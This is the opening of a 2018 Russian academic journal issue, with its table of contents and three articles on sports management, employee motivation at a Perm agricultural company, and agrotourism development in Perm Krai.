



ВЫСШАЯ ШКОЛА

раскрытие научной новизны исследований

август (15) 2018

В номере:

- Понятие и сущность менеджмента: особенности менеджмента в области культуры и спорта
- Методики оценки эффективности автоматизации складского хозяйства
- Контроль за состоянием электросистем как гарант качества электрической энергии в РФ
- Обзор кодеров формы цифровой обработки речи

ВЫСШАЯ ШКОЛА

Научно-практический журнал
№15/ 2018

Периодичность – два раза в месяц

Учредитель и издатель:
Издательство «Инфинити»

Главный редактор:
Хисматуллин Дамир Равильевич

Редакционный совет:

Д.Р. Макаров
В.С. Бикмухаметов
Э.Я. Каримов
И.Ю. Хайретдинов
К.А. Ходарцевич
С.С. Вольхина

Корректурa, технический редактор:
А.А. Силиверстова

Компьютерная верстка:
В.Г. Кашапов

Опубликованные в журнале статьи отражают точку зрения автора и могут не совпадать с мнением редакции. Ответственность за достоверность информации, изложенной в статьях, несут авторы. Перепечатка материалов, опубликованных в журнале «Высшая Школа», допускается только с письменного разрешения редакции.

Контакты редакции:

Почтовый адрес: 450000, г.Уфа, а/я 1515
Адрес в Internet: www.ran-nauka.ru
E-mail: mail@ran-nauka.ru

© ООО «Инфинити», 2018.

ISSN 2409-1677

Тираж 500 экз. Цена свободная.

СОДЕРЖАНИЕ

ЭКОНОМИЧЕСКИЕ НАУКИ	
<i>Есаян А. Г.</i> Понятие и сущность менеджмента: особенности менеджмента в области культуры и спорта	5
<i>Леденцова Г. С., Бригаднова А. В.</i> Совершенствование управления системы мотивации на примере ООО «Кыласовское», Пермский край, с.Кыласово	9
<i>Бригаднова А. В., Леденцова Г. С.</i> Развитие агротуризма в Пермском крае на примере ООО «Подкова»	14
<i>Сафронова Ю. И.</i> Как преодолеть сопротивление стратегическим изменениям	16
ФИЛОСОФСКИЕ НАУКИ	
<i>Меньшикова А. А.</i> Проблемы эпистемологии когнитивных наук (лингвистики)	18
ФИЛОЛОГИЧЕСКИЕ НАУКИ	
<i>Рустамов Ф., Холбозорова М.</i> Особенности и трудности монологического и диалогического высказывания в процессе обучения иностранной речи	20
<i>Рустамов Ф.</i> Инглиз ва ўзбек тилларида феъллар грамматикаллашуви масаласи	22
<i>Rustamov F., Holmurzayeva N.</i> Teaching Styles Used with Elementary School Students	24
ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ	
<i>Антипин М. М., Михайлов С. А.</i> Обзор кодеров формы цифровой обработки речи	26
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ	
<i>Магомедова А. З., Магомадов Д. Р.</i> Создание вирусного приложения для демонстрации принципов безопасной работы на ЭВМ	29
ТЕХНИЧЕСКИЕ НАУКИ	
<i>Saliyev S. U.</i> V2V (Vehicle To Vehicle) system	32
<i>Соколик Н. Л.</i> Изменение магнитной проницаемости и дислокационной структуры сталей при развитии усталостного процесса	34
<i>Соколик Н. Л.</i> Изменение электропроводности материала рабочей части инструментов пластического деформирования при усталостном нагружении	36
<i>Соколик Н. Л.</i> Влияние циклических нагрузок на внутреннее трение сталей и сплавов	37
<i>Глебов И. А.</i> Контроль за состоянием электросистем как гарант качества электрической энергии в РФ	39
<i>Глебов И. А.</i> Проблемы и их решение в сфере современной ветроэнергетики	42
<i>Глебов И. А.</i> Перспективы модернизации электрического оборудования гидроэлектростанций	44
<i>Глебов И. А.</i> Распределенная энергетика как ключ к экономной энергии	46

<i>Глебов И. А.</i> Эффективность использования возобновляемых энергоресурсов для производства электроэнергии	48
<i>Глебов И. А.</i> Тенденции развития энергетических систем на основе возобновляемых источников энергии	50
<i>Куреннов Д., В., Гамберг А. Е., Николаенко И. А.</i> Методики оценки эффективности автоматизации складского хозяйства	52
<i>Глебов И. А.</i> Экономические и экологические аспекты развития энергетических систем на основе возобновляемых источников энергии	55
<i>Глебов И. А.</i> Предпосылки реформ электрического оборудования, нацеленные на поддержание качества Российской энергетики	57
<i>Глебов И. А.</i> Особенности развития рынка оборудования распределенной генерации	59
<i>Глебов И. А.</i> Прогрессивная роль нетопливной энергетики в энергетическом балансе России	61

ПОНЯТИЕ И СУЩНОСТЬ МЕНЕДЖМЕНТА: ОСОБЕННОСТИ МЕНЕДЖМЕНТА В ОБЛАСТИ КУЛЬТУРЫ И СПОРТА

Есаян Анаит Геворговна

к.ф.н., кафедра менеджмента и социальных наук

Государственный институт физической культуры и спорта Армении

Аннотация. В представленной статье исследуются институты управления и менеджмента, их понятие, происхождение и значение. Одновременно в рамках работы были наиболее глубоко проанализированы понятие менеджмента физической культуры и спорта, его значение и особенности. Представлены также предмет, объект и система менеджмента физической культуры и спорта.

Был исследован представляющий на сегодняшний день большую актуальность институт спортивного менеджера, понятие и сущность данного института, а также особенности спортивного менеджера и его роль в сфере спортивного менеджмента.

Ключевые слова: спортивный менеджмент, физическая культура и спорт, система управления, физкультурно-спортивная организация, спортивный менеджер.

Abstract. Within the framework of the presented work, were discussed the management and management institutes, their concepts, origin and significance. At the same time, have been studied and analyzed the concept, meaning and peculiarities of physical culture and sport management. There were also presented the subject, the object and the system of physical culture and sport management.

Have been studied the peculiarities of the sport manager and their role in sports management.

Keywords: sports management, physical culture and sport, management system, physical culture sports organization, sports manager.

Наряду с развитием рыночных отношений ряд понятий, такие как «менеджмент» (управление) и «менеджер» (управляющий), вошли в общественную жизнь, став ее неотъемлемой частью.

Менеджмент – это самостоятельный вид профессиональной деятельности в рыночных отношениях, направленный на достижение некоторых выгод (прибыль, доход). Достижение намеченных целей возможно только путем эффективного использования физических и умственных способностей вместе с применением принципов, функций и методов, используемых в механизме менеджмента¹.

Для лучшего понимания сущности менеджмента, следует рассматривать его в широком и узком смыслах.

В узком смысле менеджмент – это «искусство», направленное на достижение поставленных перед собой целей, с использованием при этом физических и умственных возможностей и стимулов других лиц.

В более широком смысле менеджмент, с одной стороны, - это деятельность, направленная на планирование материальных, трудовых, финансовых, информационных ресурсов, и их организованное и эффективное использование, а с другой стороны, - целостность форм, методов и принципов управления, которая используется в целях повышения эффективности работы организаций и увеличения материальной выгоды.

В российской литературе иногда можно встретить предложения о замене иностранного термина «менеджмент» на термин «управление». При рассмотрении предложений, лежащих в основе таких взаимоисключающих мнений, возникает вопрос: равноценны ли эти два понятия.

Следует отметить, что наука управления возникла в Англии в период второй мировой войны, когда группе ученых было поручено решить серьезную военную проблему. В 1950-60-ых годах методология решения последней уже была готова. Готов был также ряд других методов, которые постепенно начали также широко применяться для разрешения других подобных проблем и вынесения решения в раз-

¹ См. И.Н.Герчикова Менеджмент, Учебник, Третье издание, переработанное и дополненное, М., "Банки и биржи" Издательское объединение "ЮНИТИ" 1997, стр. 8.

личных ситуациях².

Исследования показывают, что понятие «управление» имеет более широкое значение, чем «менеджмент». Так, управление – это воздействие управляющей системы (субъекта, управления) на управляемую систему (объект управления) с целью доведения управляемой системы до требуемого состояния³. Совершенно иным является подход к понятию «менеджмент». Так, например, американцы под термином «менеджмент» понимают управление определенных организаций профессиональными лицами т.е. под обсуждаемым понятием они понимают образ руководящего лица - менеджера, субъекта управления и т.д. Кроме того, под понятием менеджер они понимают не обычного специалиста, который может быть экономистом, инженером, а представителя особой специальности, который постоянно занимается руководящей (управляющей) деятельностью. Одновременно, менеджер является тем лицом, которое, как правило, прошло соответствующую подготовку, квалификацию и прошло через все руководящие звенья.

Как было замечено, термин «менеджмент» по сути можно рассматривать как синоним термина «управление» с некоторыми оговорками. Таким образом, термин «управление», имея более широкое значение, применяется в разных видах человеческой деятельности (например, управление транспортными средствами), в разных сферах (например, государственное управление), в руководящих органах (например, в государственных и общественных организациях и т.д.). В отличие от термина «управление» термин «менеджмент» используется в процессе социально-экономического управления на уровне организации (фирмы), существующей только в рыночных отношениях. В последнее время термин «менеджмент» широко применяется в США также со стороны организаций, не осуществляющих предпринимательскую деятельность.

Таким образом, имеющий американское происхождение термин «менеджмент» (management) дословно не переводится на какой-либо другой язык. В англоязычных странах он применяется довольно свободно и в разных значениях, но всегда используется в случаях управления экономической деятельностью.

В основе менеджмента, как концепции развития рынка, лежит тенденция объективного развития производства, в результате чего организации, играющие важную роль, имеют возможность воздействовать как на рынок, так и на экономические отношения.

Менеджмент, как понятие управления рынком, нацелен на совершенствование организации управления деятельности разнородных организаций⁴.

В любом государстве существуют различные отрасли народного хозяйства (материальные и нематериальные производства). К их числу принадлежит и отрасль физической культуры и спорта.

Не секрет, что, управление занимает свое особое место в сфере физической культуры и спорта.

Вместе с общей теорией менеджмента она также является объективной основой для разработки особой отраслевой теории, отражающей своеобразные закономерности управления соответствующей отраслью.

На современном этапе развития международной экономики, отмечается рост коммерциализации в сфере физической культуры и спорта. Исторически это обусловлено отсутствием финансирования из бюджетных средств в период реорганизации, что и явилось основой для внедрения альтернативных источников в сфере физической культуры и спорта. С другой стороны, законодательные изменения предоставили возможность для осуществления предпринимательской деятельности и создания, действующих на коммерческой основе отдельных бизнес организаций.

Менеджмент физической культуры и спорта является одной из отдельных отраслей менеджмента, чья деятельность связана с управлением организаций, связанных с физической культурой и спортом.

Рассматривая это с точки зрения менеджмента, можно заключить, что физическая культура и спорт – это не «деятельность, направленная на обеспечение подвижности» человека, а также не целостность способов и методов, направленных на обеспечение его физических способностей.

Физическую культуру и спорт как объект социального управления не только правомерно, но и необходимо обсудить, учитывая разнообразие организаций физической культуры и спорта, а именно: спортивных школ, клубов, команд различных видов спорта (футбол, баскетбол, волейбол и т.д.), спортивных полей, фитнес центров, спортивных федераций и т.д. Необходимо отметить, что такого рода работы в РФ осуществляют тысячи организаций, в которых работает немалое количество специалистов – тренеры, педагоги, и работники других категорий и т.д. Результатом, обсуждаемых работ являются услуги, связанные с физической культурой и спортом. Таким образом, основным понятием спортивного менеджмента является именно организация.

В целом институт менеджмента имеет еще одну характерную особенность. Понятие менеджмента связано с наличием в организации руководителя-профессионала, которого во многих зарубежных странах называют менеджером. А что касается спортивного менеджера, то он является специалистом, который, обладая высочайшим искусством управления, как правило, в спортивных организациях выполняет роль руководителя.

² Майкл Мескон, Майкл Альберт, Франклин Хедоури, Общая редакция и вступительная статья доктора экономических наук Л.И.Евченко, М., Изд. «ДЕЛО» 2004, стр.155.

³ Н.В. Комарова Теоретические основы менеджмента, Конспект лекций, М., «Доброе слово» 2005 стр. 4.

⁴ И.Н.Герчикова Менеджмент, Учебник, Третье издание, переработанное и дополненное, М., "Банки и биржи" Издательское объединение "ЮНИТИ" 1997, стр.16.

Искусство управления характеризуется способностью менеджера применять в период своего управления всеобщие принципы, методы и технологии менеджмента. Таким образом, спортивный менеджмент – это особая теория и практика управления организациями физической культуры и спорта в условиях рыночных отношений, это отдельная отрасль менеджмента, особая сфера управленческой деятельности в рыночных отношениях.

Как известно, в любой стране основной задачей спортивного менеджмента является улучшение и охрана физического и духовного здоровья граждан. Опыт ряда развитых стран показывает, что единственным верным решением этой проблемы является комплексный подход в отношении вопросов, направленных на развитие физической культуры и спорта.

Не секрет, что, в области физической культуры и спорта серьезной проблемой является отток специалистов, тренеров и спортсменов. В большинстве своем, это обусловлено серьезной проблемой: невозможностью обеспечить соответствующей работой этих лиц в пределах страны. Единственным верным решением данной проблемы считаем создание эффективной модели менеджмента в области физической культуры и спорта, где четко будут предусмотрены полномочия и компетенции соответствующих субъектов спортивно-физкультурных организаций, а также их функции и ответственность за невыполнение или ненадлежащее исполнение своей деятельности.

Спортивный менеджмент как отдельная отрасль науки имеет свой объект, предмет и систему.

Объектом спортивного менеджмента являются физкультурные и спортивные организации, результатом деятельности которых являются именно физкультурные и спортивные службы.

Следует отметить, что каждая спортивная организация имеет присущую ей внутреннюю структуру, включающую в себя управление, отделы, группы, команды и т.д. То есть, из сказанного можно заключить, что в физкультурно-спортивных организациях существуют разные виды управленческой деятельности, иерархические взаимоотношения и подведомственность

Исходя из характера и объема их деятельности в физкультурно-спортивных организациях бывают менеджеры разных уровней, которые решают возникшие перед ними задачи разными способами и методами.

Как правило, менеджеров принято делить на 3 основные группы:

1. Менеджер высшего уровня (topmanager): Как правило, в эту группу входят директора спортивных школ, главные директора спортивных комплексов, президенты спортивных клубов и федераций и т.д.
2. Менеджер среднего звена (middlemanager), к числу которых относятся руководители отдельных подразделений (управлений) и т.д.
3. Менеджеры низшего звена (entrymanager): В эту группу входят руководители отдельных отделов управления, руководители рабочих групп и т.д.

Спортивных менеджеров-профессионалов принято различать следующим образом: главный менеджер, менеджер-маркетолог, менеджеры-представители спортсменов и т.д.

Основные функции спортивных менеджеров:

1. организация и осуществление различных мероприятий физкультурного-спортивного характера. К ним относятся организация и осуществление республиканских и олимпийских игр, мировых и европейских чемпионатов
2. управление по собственному бизнес-проекту посредством профессиональных соревнований, спортивных фестивалей и т.д.
3. представление интересов спортсмена при подготовке и заключении профессиональных и рекламных договоров⁵.

Предметом спортивного менеджмента являются управленческие отношения, которые возникают между субъектами и объектами управления внутри организаций с физкультурно-спортивным уклоном, а также в процессе взаимодействия этих организаций при оказании физкультурно-спортивных услуг.

Управление физической культурой и спортом можно рассматривать как своеобразную социальную систему, как составную часть целостной научной системы, руководимой обществом. В основе системы управления физической культурой и спорта лежит целостность взаимосвязанных друг с другом элементов. Основными среди этих элементов являются принципы управления, его функции и методы, процесс управления и организационная структура и, наконец, совершенствование системы управления физической культурой и спорта⁶.

Таким образом, обобщая вышеизложенное, можем отметить, что спортивный менеджмент в контексте современных рыночных отношений - это эффективное теоретическое и практическое управление организациями, имеющими физкультурно-спортивный уклон.

⁵ А.Б. Дашиев К вопросу о сущности и роли спортивного менеджмента в физкультурно-спортивных организациях, Вестник Бурятского государственного университета, 2/2014, стр. 148.

⁶ Управление физической культурой и спортом, редакционная коллегия И.И.Переверзин, Н.Н. Бугров, Я.Р. Вилькин, Т. М. Каневец Управление физической культурой и спортом, Конспект лекций, М., 1987, стр.27.

Список литературы

1. И.Н.Герчикова. Менеджмент. Учебник. Третье издание, переработанное и дополненное, М., "Банки и биржи" Издательское объединение "ЮНИТИ" 1997.
2. Галкин В. В., Сысоев В. И. Экономика физической культуры и спорта. Учебное пособие для вузов физической культуры. 2-е изд. Воронеж, изд. Москва, Акад. экономики и права, 2000.
3. Жолдак В. И., Зуев В. Н. Основы менеджмента спорта: Учебное пособие. - Тюмень, 1998.
4. Майкл Мескон, Майкл Альберт, Франклин Хедоури, Общая редакция и вступительная статья доктора экономических наук Л.И.Евченко, М., Изд. «ДЕЛО» 2004.
5. Золотое М. И., Кузин В. В., Кутепов М. Е. Менеджмент и маркетинг в спорте, Краткий словарь-справочник, М., Школа спортивного бизнеса ГЦОЛИФК, 1991.
6. Н.В. Комарова Теоретические основы менеджмента, Конспект лекций, М., «Доброе слово» 2005.
7. Перевезин И.И. Менеджмент спортивной организации, М., «СпортАкадемПресс», 2002.
8. А.Б. Дашиев К вопросу о сущности и роли спортивного менеджмента в физкультурно-спортивных организациях, Вестник Бурятского государственного университета, 2/2014.
9. Управление физической культурой и спортом, редакционная коллегия И.И. Переверзин, Н.Н. Бугров, Я.Р. Вилькин, Т. М. Каневец Конспект лекций, М., 1987.
10. Минаев Э.С., Агеева Н.Г., Байдюк И.Ф. Основы теории менеджмента. Учебное пособие, М., МАИ, 1993.
11. Якокка Ли. Карьера менеджера, М., 1995.

УДК 633.1:631.542.4

СОВЕРШЕНСТВОВАНИЕ УПРАВЛЕНИЯ СИСТЕМЫ МОТИВАЦИИ НА ПРИМЕРЕ ООО «КЫЛОСОВСКОЕ», ПЕРМСКИЙ КРАЙ, С.КЫЛАСОВО

Леденцова Галина Сергеевна, Бригаднова Алёна Валерьевна

студенты 5 курса

Научный руководитель: Миронова Наталия Алексеевна

доцент

*Пермский государственный аграрно-технологический университет
имени академика Д.Н. Прянишникова*

Аннотация. Рассматривается проблема построения эффективной системы мотивации для эффективного управления холдингом и развития его человеческого капитала. Выделены две концептуальные составляющие системы мотивации: HR – брендинг и совокупное вознаграждение. Приведены результаты практического исследования уровня удовлетворенности сотрудников агропромышленного холдинга различными видами мотивации. Описаны факторы, оказывающие мотивационное воздействие на результативность труда персонала, в том числе психологические аспекты мотивирования.

Ключевые слова: человеческий капитал, система мотивации, саморазвитие, синергетическая открытость, мульти-интеллектуальная иерархическая система, HR – брендинг, совокупное вознаграждение, психология мотивации.

Актуальность проблемы. В современных системах управления агропромышленным холдингом фактор человеческого капитала признается весьма значимым. В связи с этим повышается роль методов управления, учитывающих человеческий фактор, ориентированных на повышение эффективности использования всего профессионального потенциала работников, учет социально-психологических аспектов их мотивации.

Повышение производительности труда зависит не только от передовых технологий, но, в значительной мере, от активизации человеческого фактора. Именно от того, насколько работник будет заинтересован в результатах своего предприятия, будет зависеть производительность и эффективность его труда, а, следовательно, и положение агрохолдинга в конкурентной среде. В связи с этим актуальной становится формирование профессиональной позиции руководителя в отношении системы действий по активизации мотивов работника. Такая система действий часто обозначается в литературе как мотивирование персонала.

Исходя из актуальности проблемы в агропромышленном холдинге была разработана концепция мотивации персонала, основу которой составляют лучшие мировые практики в предметной области мотивации, такие как концепция мотивации компании Price Waterhouse Coopers-Saratoga, пирамида потребностей Абрахама Маслоу, концептуальные положения компаний McKinsey, IBM, Лукойл, методика Стокгольмской школы экономики и другие [1].

Разработанная концепция предполагает проведение эмпирического исследования с целью доказательства ее эффективности, что предполагает, среди прочих, поэтапное изучение структуры мотивов.

Организация: ООО «Кыловское» расположенная по адресу 617433, Пермский край, Кунгурский район, село Кыласово, улица Ленина, 55.

ООО «Кыловское» действует с 26 октября 2006 г. Основным видом деятельности является «Выращивание столовых корнеплодных и клубнеплодных культур с высоким содержанием крахмала или инулина», зарегистрировано 27 дополнительных видов деятельности.

На первом этапе был изучен уровень удовлетворенности сотрудников агроПромышленного холдинга и видов их мотивации, см. рис. 1.

График демонстрирует, что большинство оценок сотрудников расположены в зоне «пассивности». Самым высоким средним баллом обладают параметры: психологический климат (4,0), участие в мероприятиях на холдинге (4,0), условия труда (3,7).

Самые низкие оценки были получены по параметрам: карьерный рост (2,5), оплата труда (2,6) и участие в принятии решений (2,6).



Рис. 1. График удовлетворенности сотрудников факторами мотивации

Данные оценки позволяют выделить наиболее проблемные зоны с точки зрения удовлетворенности персонала и определить границы целевого воздействия. Исходя из полученных оценок, был посчитан совокупный индекс удовлетворенности персонала агропромышленного холдинга по 11 исследуемым факторам, который равен 52% и говорит о том, что в целом сотрудники удовлетворены факторами труда, при этом есть потенциал для повышения данного показателя.

Взгляд на эти результаты с точки зрения психологии мотивации позволяет сделать важный и неожиданный вывод, если обратиться к тому, что имеет место зависимость:

Индивидуальные векторы мотивации – это факторы: оплата труда (2,6), карьерный рост (2,5), условия труда (3,7), возможность обучения (3,0), скорость получения информации (3,0). Среднее значение этих факторов по шкале удовлетворенности – 2,96.

Социальные векторы мотивации – это факторы: психологический климат (4,0), участие в мероприятиях на холдинге (4,0), социальная поддержка (2,7), удовлетворенность оперативным руководством (3,3), участие в принятии решений (2,6), горизонтальные коммуникации (2,9). Среднее значение этих факторов по шкале удовлетворенности – 2,58.

Разница средних значений индивидуальных и социальных факторов по шкале удовлетворенности составляет – 0,38 (14,7%). Такая заметная разница ясно свидетельствует о выраженном сдвиге локуса мотивации вверх по пирамиде А. Маслоу в сторону приоритета мотивирующих ценностей от базовых потребностей в сторону более высоких уровней пирамиды.

В ходе исследования на данном этапе сотрудникам предлагалось выбрать, какие виды мотивации применяются к ним в данный момент, и какие им хотелось бы получать в своей дальнейшей деятельности, см. рис. 2.



Рис. 2. Существующие и желаемые виды мотивации сотрудников



Рис. 2. Существующие и желаемые виды мотивации сотрудников (продолжение)

Из первого графика наглядно видно, что наибольшая часть сотрудников регулярно получает премии, подарки от холдинга и участвует в принятии решений. Самые редкие виды мотивации: фотография на доске почета, предоставление общежития, депозиты и кредиты на улучшенных условиях. Правый график показывает, какие виды мотивации сотрудники хотят получать, либо хотят, чтобы они применялись к ним чаще. К ним относятся: премии, повышение оклада и льготные туристические путевки. При этом стоит отметить, что предоставление общежития, фотография на доске почета и статья в газете пользуются наименьшей популярностью среди сотрудников.

Для наглядного представления результатов разделим проанализированные факторы на три группы в соответствии с идеологией формирования совокупного вознаграждения и HR-бренда: - материальные (монетарные) доходы; - материальные (немонетарные) доходы; - не имеющие прямого материального эквивалента. Результаты сведены в табл. 1.

Таблица 1. Характер мотивирующих факторов

Факторы	Виды мотивации	Довольны	Желают	Разница	Разница(%)
Материальные (монетарные) доходы	Премия	40	82	42	205%
	Повышение оклада	14	82	68	586%
	Оплата питания	15	52	37	347%
Материальные (немонетарные) доходы	Льготные путевки	10	65	55	650%
	Обучение, повышение квалификации	28	54	26	193%
	Частичное погашение кредитов по ипотечному кредитованию	0	54	54	-
	Страхование жизни и медицинское страхование	18	47	29	261%
	Депозиты/кредиты на улучшенных условиях	4	43	39	1075%
	Программа негосударственного пенсионного страхования	10	23	13	230%
	Предоставление общежития	2	17	15	850%
	Отгул, дополнительный отпуск	21	41	20	195%
Не имеющие прямого материального эквивалента	Повышение по службе	11	56	45	509%
	Улучшение условий труда	17	48	31	282%
	Корпоративы	18	42	24	233%
	Участие в принятии решений	30	37	7	123%
	Билеты на развлекательные мероприятия	11	37	26	336%
	Публичное признание на совещании, собрании	14	36	22	257%
	Расширение полномочий	23	32	9	139%
	Подарки, сувениры от холдинга	30	31	1	103%
	Фотография на доске почета	2	23	21	1150%
	Статья в газете	6	18	12	300%

Средние значения разницы значимости существующей и желаемой мотивации по соответствующим группам факторов:

- материальные (монетарные) доходы – 49 (3795);
- материальные (немонетарные) доходы – 31,4 (432%);
- не имеющие прямого материального эквивалента – 19,8 (343%).

Очевидный приоритет факторов, относящихся к материальным (монетарным) доходам, показывает первоочередной характер необходимости работы над оптимизацией эффективности мотивирования именно по этой группе факторов.

Выводы по первому этапу исследования.

Выявленная заметная разница средних значений индивидуальных и социальных факторов по шкале удовлетворенности свидетельствует о возможности достижения значимых и быстрых результатов относительно малозатратными методами формирования эффективного HRбренда.

Приоритет монетарных факторов в желательной структуре совокупного вознаграждения свидетельствует о необходимости привлечения значительных ресурсов для достижения мотивирующего влияния факторов материального вознаграждения [4].

Таким образом, с точки зрения мотивационного воздействия на работника холдинга и на основные результаты их трудовой деятельности наибольший интерес представляет такой фактор, как удовлетворенность персонала своим трудом и условиями труда. На удовлетворенность работника труда оказывают влияние его способности, уровень знаний, умений, здоровье, выносливость и т.д. Готовность к труду относится к склонностям человека выполнять свою работу, характеризует зависимость его трудового поведения от мотивации, характера работы, ожидаемого вознаграждения и т.д. Условия труда включают факторы, которые влияют на результативность работы (рабочее место, особенности общения, успехи коллектива и т.д.). На результативность труда персонала оказывают мотивирующее воздействие и такие факторы, как стиль руководства, организационная культура холдинга [5]. Влияние всех рассмотренных факторов в целом отражается на результатах труда, его продуктивности и эффективности, см. рис. 3.



Рисунок 3. – Мотивация и эффективность труда персонала

Вышеперечисленные компоненты будут предметом изучения на втором этапе эмпирического исследования описанной концепции мотивации и заложены в дальнейших научных и прикладных публикациях.

Список литературы.

1. Гараедаги Дж. Системное мышление: Как управлять хаосом и сложными процессами: Платформа для моделирования архитектуры бизнеса / Дж. Гараедаги. - Минск: Гревцов Букс, 2010.
2. Магура М.И., Курбатова М.Б. Современные персонал-технологии / М.И. Магура, М.Б. Курбатова // Управление персоналом. - 2010. - № 2.
3. Мотивация на 100%, а где же у него кнопка?; под ред. С.И. Ивановой. – М.: Альпина БизнесБукс. – 2003. – 288 с.
4. Общая психология: учеб.-метод. пособие; под общ. ред. М.В. Гамезо. – М.: Ось-89, 2007. – 352 с.
5. Петкин А.В. Пузиков О.П. К вопросу формирования мотива военно-профессиональной деятельности на основе личностно-ориентированного подхода / А.В. Петкин, О.П. Пузиков // Ученые записки университета им. П.Ф. Лесгафта. - Санкт-Петербург. – 2017. - № 3.

РАЗВИТИЕ АГРОТУРИЗМА В ПЕРМСКОМ КРАЕ НА ПРИМЕРЕ ООО «ПОДКОВА»

**Бригаднова Алёна Валерьевна,
Леденцова Галина Сергеевна**

студенты 5 курса

Пермский государственный аграрно-технологический университет
имени академика Д.Н. Прянишникова

Аннотация. Охарактеризованы основные направления развития агротуризма (сельского туризма) в Пермском крае. Описаны положительные практики внедрения сельского туризма в России и Пермском крае и их перспективные направления в ООО «Подкова»

Ключевые слова: агротуризм, сельский туризм, инновационные направления агротуризма

Агротуризм является относительно новым и перспективным направлением, позволяющим городским жителям не только отдохнуть на природе, но и приобщиться к традиционному укладу жизни жителей села. Для последних, в свою очередь, этот вид туризма является одним из важных источников получения доходов.

По мнению Н.С. Гончаровой особо важным является то, что агротуризм не требует таких больших государственных капиталовложений, как другие виды туризма. Пока он довольствуется использованием существующего потенциала сельских регионов: уникальных природных ресурсов и объектов историко-культурного значения; частного жилого фонда на селе; производимых в личных хозяйствах продуктов питания [1, с. 265].

В сравнении с другими динамичными факторами, определяющими состояние туристической отрасли, развитие агротуризма можно отнести к инновационному направлению данной сферы.

В соответствии с определением О.Н. Коломыц сельский туризм или агротуризм — это путешествия граждан из постоянного места жительства в сельскую местность с размещением в сельских гостевых домах, сельских усадьбах и на фермах с туристскими целями и без занятия деятельностью, связанной с получением дохода от источников в месте временного пребывания [3, с. 817].

По мнению О.В. Косенчук, агротуризм представляет собой синонимический вид туризма и определяется как сельский, деревенский, фермерский, природный, экологический, зеленый, мягкий, горный, экстремальный, этнический, кулинарный [4, с. 19].

Наиболее успешными проектами по развитию агротуризма в России следует назвать Кенозерский национальный парк в Архангельской области, который обеспечивает местных жителей доходами от реализации туристических программ, природный парк «Воскресенское Поветлужье» под Нижним Новгородом, который включает специализированный туристический комплекс «Серая лошадь», осуществляющий очень интересные программы в области иппотерапии [5].

В Ломовском природно-ландшафтном парке-музее (Воронежская область) в этномузее объединены 15 хуторов Воробьевского района и восстановлена уникальная маслобойня XIX века.

В Калужской области недалеко от Боровска успешно работает экологическая семейная пасека «Пчелка», практикующая мастер-классы по разведению и выращиванию пчел, дегустацию собственной продукции. В гостевом экологическом семейном доме «Подворье на Починке» (Вологодская область) можно получить мастер-классы в области уникального местного пекарского искусства, отведать пекарскую продукцию, характерную для Вологодчины [5].

Пермский край имеет топологические, природные, историко-культурные и социально-экономические предпосылки развития агротуризма, регион выделяется высокими потребностями во внутреннем туризме и спросом на услуги рекреации, что дает основание рассматривать агротуризм как фактор инновационного развития территории.

Как отмечают Ю.В. Карпович и Т.Л. Лепихина к факторам, определяющим инновационное развитие территории Пермского края на основе агротуризма, можно отнести следующие:

правовые (законодательная база и поддержка развития туристского кластера на территории Пермского края);

ресурсные (развитая инфраструктура, наличие квалифицированных кадров, обеспечивающие комфортное проживание туристов и качественное оказание услуг по лечению, оздоровлению и рекреации в Пермском крае) [2, с. 13].

В Пермском крае количество предложений в части сельского туризма ежегодно увеличивается. Сельский туризм развивается на базе архитектурно-этнографических комплексов, экодеревень, в формате просветительских и экскурсионных программ.

Так, например, активно предлагаются экскурсии в деревню Некрасово Чайковского района и село Ленск Кунгурского района («Степаново городище»). Туристам предлагается испечь своими руками хлеб в русской печи, покататься верхом на лошади и на телеге, принять участие в мастер-классе по стрижке овец и дойке коров.

Еще одним из известных видов агротуризма можно назвать отдых в деревне «Гуменцы» в экологическом мести, живописном уголке Ильинского района Пермского края. Туристам предлагается отдых в палатке у речки или у леса, платная рыбалка, участие в заготовке сена и дров, мастер классы по доению коров и коз.

Внедрение практики сельского туризма также начато в ООО «Подкова», которое осуществляет деятельности в сельскохозяйственной отрасли с 2011 года в с. Троица Пермского района Пермского края. Данная организация имеет поголовье из лошадей, коров, коз, кроликов.

На сегодняшний день организация имеет конюшню на 20 голов лошадей, коровник на 10 голов, крольчатник на 200 голов, козлятник на 10 голов. Осуществляется деятельность гостиницы для собак.

В настоящее время ООО «Подкова» в качестве основных направлений агротуризма предлагает услуги конного спорта, прогулок на пони и лошадях, верховую езду, туры выходного дня. В ООО «Подкова» регулярно проводятся соревнования по различным дисциплинам конного спорта.

На специально оборудованных площадках регулярно проходят различные праздничные и корпоративные мероприятия, кроме того, проводятся интересные экскурсии для школьников, которые дарят массу незабываемых впечатлений и детям и взрослым.

В качестве перспективных направлений развития сельского туризма для ООО «Подкова» можно предложить следующие:

Отдых, совмещенный с кумысотерапией, именуемый по-другому климато-кумысо-лечением, так как кумыс имеет значительные лечебные свойства.

Мастер-классы по доению коров и коз.

Мастер – классы по приготовлению молочных продуктов с использованием молока, как коров, так и коз.

Кормление козлят из миски или соски.

Таким образом, агротуризм можно считать доходным и эффективным сектором туристической индустрии, основанным на современных информационных технологиях и инновационных приемах организации.

Реализация потенциала ООО «Подкова» на основе развития агротуристского сектора должна помочь данному сельскохозяйственному предприятию в преодолении экономического кризиса.

Вместе с тем, недостаточно активному развитию агротуризма, как непосредственно в ООО «Подкова», так и других предприятиях Пермского края, препятствует вопрос недостатка в финансовом обеспечении данного туристического кластера. Это требует совершенствования действующих и разработки новых подходов, методов и моделей, которые бы, с одной стороны, учитывали имеющиеся общетеоретические варианты решения проблемы, а с другой - позволяли использовать их в конкретных условиях.

Список литературы.

1. Гончарова Н. С. Агротуризм как фактор устойчивого развития сельских территорий // Вестник Тверского государственного университета. Серия: Экономика и управление. - 2014. - № 4-2. - С. 263-269.
2. Карпович Ю.В., Лепихина Т.Л. Инновационные формы развития туризма в Пермском крае // Вестник Пермского государственного гуманитарно-педагогического университета. - 2016. - № 1. - С. 11-15
3. Коломыц О.Н., Попов М.Н., Гудкова А.Г. Агротуризм как эффективный сектор современной туристической индустрии // Экономика и предпринимательство. - 2017. - № 8-3 (85-3). - С. 816-818.
4. Косенчук О.В., Блинов О.А., Новиков Ю.И., Рабканова М.А. Понятие агротуризма в теории и практике управления сельскими территориями // Современные проблемы науки и образования. - 2015. - № 2. 0- С. 18-22
5. Лучшие региональные практики развития сельского туризма. Сборник успешных проектов. Электронный ресурс. Режим доступа: <http://mari-el.gov.ru> (дата обращения 0.08.2018)

